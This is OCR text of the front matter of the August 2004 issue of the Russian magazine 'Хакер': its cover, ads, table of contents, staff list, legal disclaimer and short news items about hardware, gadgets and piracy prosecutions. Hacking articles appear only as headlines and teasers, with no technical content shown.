

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
№08(68) • АВГУСТ • 2004
ХАКЕР
WWW.XAKEP.RU
3 ВИДЕО ПО ВЗЛОМУ!
ВЗЛОМ MAIL.RU!
Баги популярного почтовика Стр. 56
МегаФон нас принимает
Стр. 30
Terrorists win!
Как ломали игровой сервер
Стр. 50
RESET
DVD
4 ГИГАБАЙТА СОФТА
Теперь и наш журнал с DVD!
Выбирай: DVD или 2 CD
Стр. 46
Штурм хостинга
История взлома реального хостинга
Стр. 68
Мобильная развлекуха
Устраиваем SMS-западло на телефонах
Стр. 102
Симбиоз человека и телефона
Кодим под смартфоны Symbian
ISSN 1609-1019
(game)land
В ЖУРНАЛЕ
Пережженные компакты 34
Бей по хостеру! 46
ARP-spoofing 60
Бойцовский клуб 78
15 минут, ради которых стоило ждать 86
НА DVD БОЛЕЕ 4 ГИГАБАЙТ
Куча софта для Windows и *nix
Полная версия Knoppix 3.4
3 видео по взлому
Архив журналов в PDF
Трейлеры к новым фильмам
Софт из журнала
Демки
Музыка
etc.



Пиво Сокол
http://www.sokolbeer.ru/
Сокол
Delete
Пиво
Сокол
4%
История вторая
Однажды Делит прочитал томик Лермонтова и почувствовал себя лишним человеком. Закрыв все программы, он уныло смотрел на прохожих через заплаканное дождём окно. В душе было пусто, скушно и грустно. В голове проносились стихи: «Ужъ не жду отъ софта нічего я, И не жаль мне сервера нічуть...» В комнату осторожно заглянул ЭмПэТри. «Чего ты там бормочешь?» Реакции не последовало. «Я усталъ отъ новыхъ директорій! Я бъ хотелъ забыться и заснуть! Но не темъ холоднымъ сномъ админа...», продолжал бубнить Делит. ЭмПэТри, поняв в чём дело, стремительно вбежал в комнату и нажал CTRL+ALT+DEL. Делит вздрогнул и... очнулся. «Ф-фу-у-у», протянул ЭмПэТри. «Ну ты напугал!» «Спасибо», пробормотал Делит. Перед глазами всё ещё стояли яти и ижицы. «Дефрагментироваться надо почаще!», усмехнулся ЭмПэТри и протянул бедняге бутылку «Сокола».
Новости
Биография
Конкурсы
Игры
Открытки
Истории из жизни
Скачать
Назад
1 | 2
И вы еще спрашиваете, при чем здесь
пиво
Сокол
?!



МНОГОКАНАЛЬНЫЙ

(095) 7-55555-7

ТЕЛЕФОН КЛИЕНТСКОЙ СЛУЖБЫ

РЕШЕНО:

учиться и развлекаться !

Процессор Intel® Pentium® 4 с технологией HT расширит возможности ваших домашних развлечений.

- Смотрите ваше любимое телешоу уже сегодня.
- Создавайте домашнее кино и записывайте к нему музыку.
- Редактируйте цифровые фотографии, а затем покажите их друзьям на компьютере, телевизоре или на web-сайте.



Компьютер POLARIS AgeNT на базе процессора Intel® Pentium® 4 с технологией HT позволит Вам наслаждаться кино, музыкой и фотографиями вместе с друзьями.



- 3-х летнее бесплатное обслуживание, включая год полной гарантии
- бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД)
- 100% предпродажное тестирование
- отличные характеристики для работы дома и в офисе



Компьютер можно заказать с доставкой по телефону: (095) 970-1939 или на интернет-сайте shop.nt.ru



www.polaris.ru | info@polaris.ru

ТОВАР СЕРТИФИЦИРОВАН


При покупке компьютера обратите внимание установлена ли лицензионная операционная система Microsoft® Windows® XP. Только в этом случае POLARIS может гарантировать надежность работы компьютеров.

ОБЪЕДИНЕННАЯ РОЗНИЧНАЯ СЕТЬ POLARIS

• **г. Москва**, м. Сокол, Волоколамское шоссе, 2	(095) 151-5503
• **г. Москва**, м. Шаболовская, ул. Шаболовка, 20	(095) 237-8240
• **г. Москва**, м. Красносельская, ул. Краснопрудная, 22/24	(095) 262-8039
• **г. Москва**, м. Комсомольская, ун-г «Московский», 4 эт., пав. 27	(095) 916-5627
• **г. Москва**, м. Профсоюзная, Нахимовский пр-т, 40	(095) 129-1119
• **г. Москва**, м. Площадь Ильича, ул. С.Радонежского, 29/31	(095) 278-5470
• **г. Москва**, м. Савеловская, ВКЦ «Савеловский», пав.: D24	(095) 784-6385
• **г. Москва**, м. Щукинская, ул. Новощукинская, 7	(095) 935-8727
• **г. Москва**, м. Пражская, ТЦ «Электронный рай», пав.: 1Б-47	(095) 389-4622
• **г. Москва**, м. Люблино, ТК «Москва», 2 этаж, 1 линия	(095) 359-8915
• **г. Москва**, м. Савеловская, Сущевский вал, 3/5	(095) 973-1133
• **г. Москва**, м. Багратионовская, ТВК «Горбушкин Двор», пав.: Е2-14/15	(095) 730-1549
• **г. Москва**, ул. Малая Дмитровка, 1/7 **НОВЫЙ**	(095) 200-3060
• **г. Москва**, м. Красносельская, ул. Русаковская, 2/1	(095) 264-1333
• **г. Москва**, м. Динамо, ул. 8 Марта, 10, стр. 1	(095) 363-9333
• **г. Москва**, м. Братиславская, ул. Братиславская, 16, стр. 1	(095) 347-9638
• **г. Москва**, м. Дмитровская, ул. Башиловская, 29/27	(095) 797-8064

• **г. Санкт-Петербург**, м. Пр.Просвещения, ТК «Норд», пав. 204	(812) 331-6244
• **г. Санкт-Петербург**, м. Академическая, ТК «Грэйт», пав. 28	(812) 590-8480
• **г. Н.Новгород**, ул. Пискунова, 30	(8312) 78-0861
• **г. Н.Новгород**, м. Канавинская, ТЦ «Новая Эра», 1 этаж	(8312) 16-9787
• **г. Н.Новгород**, ТЦ «Новая Эра», «Цифровая студия POLARIS»	(8312) 16-9788
• **г. Ростов-на-Дону**, пр-т Буденновский, 11/54	(8632) 62-3978
• **г. Ростов-на-Дону**, пр-т Буденновский, 80	(8632) 92-4242
• **г. Ростов-на-Дону**, пр-т Нагибина, 34Л, ТЦ «Поиск»	(8632) 72-5472
• **г. Ростов-на-Дону**, пр-т Ворошиловский, 12	(8632) 40-5353
• **г. Воронеж**, ул. Кольцовская, 82	(0732) 72-7391
• **г. Воронеж**, пр-т Революции, 44	(0732) 20-5055
• **Магазин** с бесплатной доставкой по Москве shop.nt.ru	(095) 970-1939
• Отдел корпоративных решений: ул. 8 Марта, д. 10, стр. 1	(095) 363-9333





INTRO

Как уже тонко намекнул Куттер в прошлом номере, теперь часть тиража нашего журнала комплектуется **DVD**. Стоит отметить, что мы первый компьютерный журнал в нашей стране, который пошел на такой рискованный шаг ради своих ненасытных читателей. Ты спросишь, почему же этот шаг рискованный? Да потому что ежемесячно набирать ТАКОЕ количество софта архисложно. Нам же не хочется просто забить диск всякой лажей, мы хотим предоставить тебе самый лучший набор софта! Для этих целей теперь есть новый редактор **DVD/CD** – Хинт. Он денно и нощно будет выискивать самые лучшие проги для тебя. Кроме прог, на каждом **DVD** постоянно будет что-то новое и весомое (во всех смыслах этого слова), так что пропускать диски категорически запрещается :). Если же у тебя еще нет **DVD-привода**, то могу лишь посочувствовать тебе: ты теряешь очень много, – и посоветовать чуть подсократить свои расходы на летние развлечения и пустить финансы на покупку этого девайса, благо стоит он сейчас не так дорого.

В общем, то, что теперь у тебя есть возможность радоваться четырем гигабайтам всяких полезных вещей, является самой главной и безумно радостной новостью в этом месяце. В остальном же скажу, что работа у нас кипит, все стараются в поте лица, чтобы донести до тебя самую полезную информацию обо всем, связанном с взломом.

А в команде у нас опять небольшие изменения: я стал выпускающим редактором (или замом главреда :)), а свое место редактора дисков уступил Хинту (о чем ты уже мог догадаться). Ну все, заканчиваю писать и предлагаю тебе насладиться новым номером **X** и **DVD** ;).

symbiosis

CONTENT

НЬЮСЫ

04/МегаНьюсы

FERRUM

16/Тест USB-Flash накопителей
20/Как из одного компа два сделать!

PC ZONE

24/Основы ядерной инженерии
30/Наши вышли на связь!
34/Пережженные компакты

ИМПЛАНТ

38/С блогом по жизни
42/Игры разума

ВЗЛОМ

44/Hack-FAQ
46/Штурм хостинга
49/Обзор эксплойтов
50/Terrorists win!
52/Консольный шпионаж
56/Взлом Mail.Ru
60/ARP-spoofing
64/Расшифруем зашифрованное
68/Мобильная развлекуха
71/X-конкурс

СЦЕНА

72/Разговор с сотрудником спецслужб
78/Бойцовский клуб
82/Пранки и пранкеры
86/15 минут, ради которых стоило ждать

UNIXOID

90/Linux для всех и каждого
94/Измени иксам с консолью!

КАК ИЗ ОДНОГО КОМПА ДВА СДЕЛАТЬ!

СТР.20

Если перед тобой стоит проблема деления домашнего компа со своими близкими, то решить ее можно, сделав из одной тачки две

ОСНОВЫ ЯДЕРНОЙ ИНЖЕНЕРИИ

СТР.24



Кто сказал, что перепрошить ядро можно только в Linux?

ВЗЛОМ MAIL.RU

СТР.56



Даже у самых крутых почтовых сервисов не всегда все хорошо с безопасностью

МОБИЛЬНАЯ РАЗВЛЕКУХА


СТР.68



Мобильник в наше время есть почти у каждого, а значит и издеваться можно почти над кем угодно!

LINUX ДЛЯ ВСЕХ И КАЖДОГО

СТР.90



Не со всякой версией Linux'a надо долго мучаться при установке, можно просто попробовать Knoppix

КОДИНГ

98/Презерватив для Windows
102/Симбиоз человека и телефона
106/220 на спидометре
108/Perl по mod'ному
111/Обзор компонентов

LEECH

112/Leech

КРЕАТИФФ

116/Незнакомец по ту сторону сети

ЮНИТЫ

122/ШароWAREZ
130/WWW
132/FAQ
136/ё-mail
138/Диско
141/X-Crew
142/X-Puzzle
144/Треп с читателями

ПРЕЗЕРВАТИВ ДЛЯ WINDOWS

СТР.98



Не нравится ковыряться с настройками навороченных файрволов? Напиши свой!

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

>3D-модель на обложке: Соловьёв «TAXI [X-Byte]» Игорь

/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
DVD/CD
Виталий «h1Nt» Волов
(hint@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров (kerel@real.xakep.ru)
Дизайн-студия «100%КПД», www.100kpd.ru
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Агарунова Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Агарунова

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.

Мнение редакции не обязательно совпадает с мнением авторов.

Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.

ПИРАТСТВО В РОССИИ ЖИВЕТ И ПРОЦВЕТАЕТ

ВЗЛОМ



Пару номеров назад мы писали о том, что правоохранительные органы Москвы накрыли крупнейших столичных поставщиков пиратских дисков. Чтобы выяснить, как это отразилось на рынке и насколько велика теперь доля пиратской продукции, Информационно-аналитический отдел Гильдии по развитию аудио/видеоторговли провел собственное расследование. Хочешь знать результаты? Их есть у меня! Короче, чуваки выяснили, что арест паханов российского пиратства встревожил пиратское братство только на один день. Уже к концу второго дня все стабилизировалось, поставки возобновились, как будто ничего и не было. Товарооборот даже вырос, что стало причиной снижения цен как на пиратские, так и лицензионные диски.

Мораль сей басни такова: ментов много, менты шустры, но пиратов всяко больше и они всяко шустрее. ■

ПЕРЕМОТКА ДЛЯ DVD


HITECH



Когда друг будет возвращать тебе порнушку на DVD, сыграй с ним такую шутку. Недовольно пробубни под нос: «Опять не перемотал на начало». Достань с полки устройство DVD Rewriter, с умным видом насади диск на шпиндель и нажми кнопку. Гаджет от компании 1783 Productions (www.dvdrewinder.com) будет бешено раскручивать болванку, подмигивая лампочками и издавая характерные звуки перемотки. Выждав минуту-другую, останови процесс и убери диск на полку. Друг уйдет от тебя с отвисшей челюстью и еще долго будет пребывать в трансе. Пополнить коллекцию приколов гэг-устройством DVD Rewriter можно за 29 долларов. ■

МЕГА-АТЛОН

ЖЕЛЕЗО



Новый процессор Athlon 64 3800+ анонсировала компания AMD. Кристалл производится с использованием норм 130 нм техпроцесса и оборудован интерфейсом Socket 939. Главной фишкой камней Athlon 64, напомню, является поддержка 1 ГГц шины HyperTransport с пропускной способностью 8 Гб/с и, разумеется, наличие двухканального контроллера памяти. Новый процессор с урезанным вдвое по сравнению с Athlon FX-53 кэшем второго уровня (512 Кб) работает на частоте 2,4 ГГц. При появлении новых камней всегда встает довольно пикантный вопрос о том, какие чипсеты поддерживают новинку и насколько велик выбор материнских плат. В данном случае все не так уж и плохо: VIA K8T800 Pro, nForce 3 Pro 250 от NVIDIA и SiS755 поддерживают новый кристалл и как следствие, покупателю предложено немеренное количество материнских плат, среди которых можно выделить самые топовые: ASUS A8V Deluxe, Gigabyte GA-K8VNXP-939, GA-K8NSNXP-939 и ABIT AV8. Вот краткая спецификация кристалла:

- Техпроцесс 130 нм.
- Платформа Socket 940/939.
- Тактовая частота 2400 МГц.
- Кэш 1 уровня 128 Кб.
- Кэш 2 уровня 1024/512 Кб.
- 2-канальный контроллер памяти.
- Поддерживаемая память: DDR400.
- Шина HyperTransport 1x 6,4 Гб/с 1x8 Гб/с.

Потребляемая мощность – немаловажный параметр. У 3800+ она, как и у Athlon FX-53, составляет 89 Вт, таким образом, становится возможным использовать те же самые кулеры, что и для FX-53. Хотя на некоторых форумах я встречал упоминания о том, что, дескать, старые кулеры от FX-53 тяжело садятся на Socket 939. Что касается цены, то тут западных обозревателей что-то заколбасило. Предположения о цене нового продукта на некоторых сайтах расходились в разы, но сейчас уже стало ясно, что оптовая цена составит $720 для 3800+ и $500 для 3500+. ■

ДИСТРОФИЧНЫЙ НОУТБУК

ЖЕЛЕЗО



Во всех смыслах дистрофичную модель ноутбука VAIO представила корпорация Sony – это 505 EXTREME. Новинка интересна тем, что весит всего-навсего каких-то 780 грамм! При этом ноутбук уже вовсю продается и стоит около $2,3k. Вот основные спецификации новой модели:

Основные характеристики новинки:


- Процессор: ULV Pentium-M 1,10 ГГц.
- Чипсет: Intel 855GM (используется интегрированный графический адаптер).
- Память: 512 Мб.
- Диагональ ЖК-дисплея: 10,4 дюйма.
- Разрешение: 1024x768.
- Жесткий диск: 20 Гб.
- Интерфейсы: USB 2.0, IEEE 1394?1, PCMCIA Type2/1.
- Операционная система: Windows XP.
- Корпус из углеродного композита.
- Размеры: 259x208x9,7-28 мм.

Время автономной работы стандартного аккумулятора, как утверждается, составляет 3 часа. Остальные аксессуары: внешний DVD±RW привод, адаптер беспроводной связи IEEE 802.11a/b/g и т.п. – доступны в качестве опций. ■

СЕРВИС СНА


HITECH

На 24-м этаже небоскреба «Эмпайр Стэйт Билдинг» в Нью-Йорке открылся необычный сервис. В затемненном помещении установили хай-тек кровати, такие ячейки-коконы из «Матрицы». Это первый MetroNap, место, где каждый желающий может быстро восстановить силы и привести себя в порядок. Сюда заявляются усталыми, прямо в рабочей одежде, а уходят бодрыми, в отличном расположении духа. Посетителям предлагают взобраться на кушетку и надеть наушники. Кровать принимает оптимальное положение, обеспечивая циркуляцию крови. Сфера над головой защищает от света и шума. Под шорох океанской волны посетители погружаются в нирвану. Будильник заряжен на 20 минут. За это время человек не успевает провалиться в глубокий сон, но его организм продуктивно отдыхает. Точно по таймеру посетителей будит аларм, вибрация и приятный неоновый свет. Самых стойких расталкивает специально обученный персонал. В туалетной комнате клиентов ждет освежающий лосьон для лица и влажное полотенце. В конце приносят ланч - сэндвичи и суши. Теперь можно вернуться к работе. Разовое посещение MetroNap (www.metronaps.com) обойдется в 14 долларов, годовой абонемент – в 80 долларов за месяц. Основатели MetroNap утверждают: чашка кофе не идет с ним ни в какое сравнение. В скором времени сеть заведений будет расти. ■



ТРУБКА для мобильника


HITECH



Британский фанат «Матрицы» подключает к мобильникам трубки от старых проводных телефонов. Для этого он приляпывает к кабелю разъемы сотовых телефонов от разных производителей. Симбиоз прошлого и настоящего получил название Pokia (www.pokia.com). Автор идеи – Николас Руп. Он считает, что человечество устало от современного «космического» дизайна мобильников из пластика и металла. Пришло время для ностальгии по волнистому шнуру телефона. Из мастерской Рупа уже вышли десятки модифицированных трубок, включая раритеты с раздельными микрофоном и динамиком. Все они в раз улетели с аукциона eBay по цене от 40 до 150 долларов за штуку. ■

БЫСТРАЯ ПАМЯТЬ

ЖЕЛЕЗО




Линейку профессиональной памяти Platinum Edition обновила компания OCZ Technology. На этот раз инженеры компании порадовали нас выпуском DDR2 533 SDRAM модулей с технологией Enhanced Bandwidth. В лучших традициях линейки все модули оснащены медными теплоотводными радиаторами платинового цвета с красивой отражающей поверхностью. Как и большинство продуктов компании, новые модели памяти поставляются как поодиночке (256 или 512 Мб), так и в составе комплектов (2x256 или 2x512). Напряжение питания модулей составляет стандартные 1,8 вольт, память показывает следующие тайминги (CAS-TRCD-TRP-TRAS): 4-3-3-12. Особо стоит отметить хитрый механизм защиты и контроля напряжения питания (Extended Voltage Protection, EVP). Крутые оверклокеры теперь могут, не боясь попортить дорогую память, увеличивать подаваемое напряжение до 2,2 В, при этом сохраняются гарантии производителя на стабильную работу. ■

Я ВОДЯНОЙ, Я ВОДЯНОЙ!


ЖЕЛЕЗО

О выпуске новых блоков для организации водяного охлаждения популярных процессоров Intel и AMD сообщила компания PolarFLO. Новинки существуют в двухпортовом или трехпортовом исполнении и продолжают линейку PolarFLO TT. Представленные устройства могут быть использованы для работы с процессорами AMD (Socket 754, 939, 940) и процессорами Intel (Socket 478, 603 и 604). Особо инженеры компании отмечают двухмодульную архитектуру, облегчающую процесс установки/демонтажа и использования блоков в slim-корпусах. Такая архитектура позволяет при установке нового блока не геморроиться, а заменить только подпружиненную нижнюю часть с медным радиатором, оставив верхнюю часть от предыдущих версий. Если же при установке возникнут какие-то проблемы, блок можно легко развернуть на 360 градусов – это позволит избежать перекручивания трубок. Такая вот функциональная штуковина для любителей оверклокинга. ■



КОНТРАТАКА ОНЛАЙНОВЫХ БИБЛИОТЕК

ВЗЛОМ



Еще недавно «КМ онлайн» подавала в суд на ряд сетевых библиотек за нарушение авторских прав. Процесс наделал много шуму, и в конечном итоге е-либы были оправданы. Теперь представители онлайновых библиотек во главе с Андреем Мироновым решили сделать оппонентам ответную любезность. А именно подать на lib.km.ru в суд, причем по трем искам. Во-первых, от имени авторов литературных произведений, которые не давали разрешения на их публикацию. Еще один иск против КМ пройдет под лозунгом защиты прав потребителей. Третья группа истцов будет отстаивать свои права и достоинства, над которыми, стало быть, надругалась КМ. Вот так-то, не рой, как говорится, другому яму... Представители КМ пока не особо тревожатся по поводу этих исков, считая позицию е-либовцев слабой. Но в то же время призывают людей жить в мире и согласии.

РЮКЗАК ПОД ТОКОМ

HITECH

Гик из Голландии модифицировал свой рюкзак для подзарядки целой армии гэджетов. По роду своей работы парень много путешествует. Обычно он берет с собой Apple iPod с музыкой в mp3, старенький Palm m505 для чтения книг, наладонник Dell Axim X3i с Wi-Fi и Bluetooh, мобильник Nokia 6310i и ноутбук IBM ThinkPad T40. С учетом двух хардов – двухдюймового и на шине PCMCIA, устройства GPS, наушников JABRA BT250, веб-камеры, USB-хаба, прочего электронного барахла и адаптеров для подзарядки, вес поклажи достигает 10 килограммов. До последнего времени парень тратил полчаса, чтобы распределить гэджеты по розеткам в отеле. Иногда приходилось заводить будильник, чтобы встать ночью и поменять вилки. Тогда он купил большую пластиковую коробку, запихнул в нее все девайсы и высверлил дырки для шнуров питания. Из рюкзака выходит единственная вилка. Все порты выведены наружу. Свободное место гик использовал для хранения кросс-кабеля, набора отверток и прочей мелочевки. В версии 2.0 парень собирается решать проблему жуткого перегрева. Еще он хочет аккуратно уложить провода, чтобы реже привлекать внимание служб безопасности.



НОВЫЕ РЕКОРДЫ FLASH-ПАМЯТИ


ЖЕЛЕЗО



На рынке flash-памяти сейчас наблюдается довольно закономерная тенденция: один за другим следуют анонсы, сообщающие о новых рекордах в производительности тех или иных флеш-карточек. В самом деле, что толку с многогигабайтной флешки, которая работает, как флопарь? Японская компания Green House просекла фишку и выпустила пресс-релиз, сообщающий о начале продаж карт CompactFlash GH-CF DX с увеличенной до 12 Мб/с скоростью чтения данных, правда, скорость записи составляет всего-навсего 150 Кб/с. Модельный ряд представлен шестью картами, которые отличаются друг от друга лишь емкостью и ценой: 256 Мб ($90), 512 Мб ($180), 1 Гб ($360), 2 Гб ($725), 4 Гб ($1452) и 6 Гб ($5436). Хотя это не совсем так: все карты, кроме 6 Гб, выполнены в форм-факторе CF Type1, в то время как 6 Гб вариант использует стандарт CF Type2.

МТУ-ИНТЕЛ ПОДКЛЮЧАЕТ БОТАНОВ НА ХАЛЯВУ

ВЗЛОМ




Один из крупнейших московских инет-провайдеров МТУ-Интел решил сделать свой скромный вклад в образованность студенческих масс. Ну а заодно лишний раз себя хорошего попиарить. Засим контора объявила о начале акции: до 31 августа 2004 года любой студент столичного вуза, окончивший летнюю сессию на «хорошо» или «отлично», может получить халявный интернет по тарифу «Стрим-Лайт +». Все, что нужно – предъявить в одном из офисов провайдера зачетку и документ, удостоверяющий личность.

ПИРАТСКАЯ ВИНДА ЗА 100 БАЧЕЙ

ВЗЛОМ

Как известно, большинство контор, торгующих оргтехникой, ставят на комп юзера пиратский дистр винды и не менее пиратский офис с антивирем. В нашей стране это распространенная ситуация и поделать с этим ничего нельзя (да и не нужно никому). Тем не менее, некоторые особо умные предприниматели имеют наглость взимать за установленный пиратский софт дополнительное лавэ, выдавая его за лицензионный. Подобными вещами, например, занимались в московском магазине «Светофор» на Варшавском шоссе, продавцы которого брали дополнительно по 100 бачей.



Ментура заинтересовалась деятельностью магазина и под видом рядового покупателя сделала контрольную закупку. Все так и есть – пиратское говно впарили, ироды. Чуваков из «Светофора» арестовали и привлекли к суду за нарушение авторских прав всем известной компании. Каждый получил по 2 года условно с испытательным сроком в год.

НОВЫЕ LUMIX

ЖЕЛЕЗО



Почуяв неладное, компания Panasonic поспешила серьезно обновить линейки своих цифровых камер, представив Lumix DMC-FZ20, DMC-FZ15, DMC-FZ3, DMC-FX7, DMC-FX2 и DMC-LC80. Первые три новинки имеют, в общем-то, одинаковые характеристики и отличаются размерами матрицы. Первый цифровик ($600) использует 5-мегапиксельную матрицу, в FZ15 ($500) применяется 4-мегапиксельный сенсор, а FZ3($400) использует 3,2 мегапиксельную матрицу. Все эти новинки, как ожидается, появятся в продаже в начале августа.
Ниже приведены характеристики самой интересной, на мой взгляд, камеры:

- Сенсор: 1/2,5 дюйма, ПЗС, 5,4 млн. пикселей (5,0 млн. эффективных)
- Разрешение снимков: 2560x1920 - 640x480.
- Запись видеоклипов: 320x240@30fps, со звуком.
- Объектив: LEICA DC VARIO-ELMARIT.
- Фокусное расстояние: 35-105 в 35 мм эквиваленте.
- 3х оптический зум и 3х - цифровой.
- Дистанция фокусировки: от 0,5 м до бесконечности в обычном режиме, от 10 см в режиме макросъемки.
- Автоматическая настройка светочувствительности, ISO 80/100/200/400.
- Диапазон выдержки: 8 – 1/2000 с.
- Апертура: (W) F2.8 / F8.0.
- Пакетная съемка: при полном разрешении, кроме режима ISO 400, 9 кадров (standard) и 5 кадров (fine) со скоростью 2,7 или 1,5 fps.
- ЖК-экран: 1,5 дюйма, TFT, 114 тыс. пикселей.
- Разъемы: USB 1.1, A/V-выход.
- Карты памяти: Secure Digital/MMC.
- Источник питания: две батареи AA.
- Размеры: 88x64x35 мм.
- Вес: 162 грамма (без аккумулятора).

TDK БЬЕТ DVD

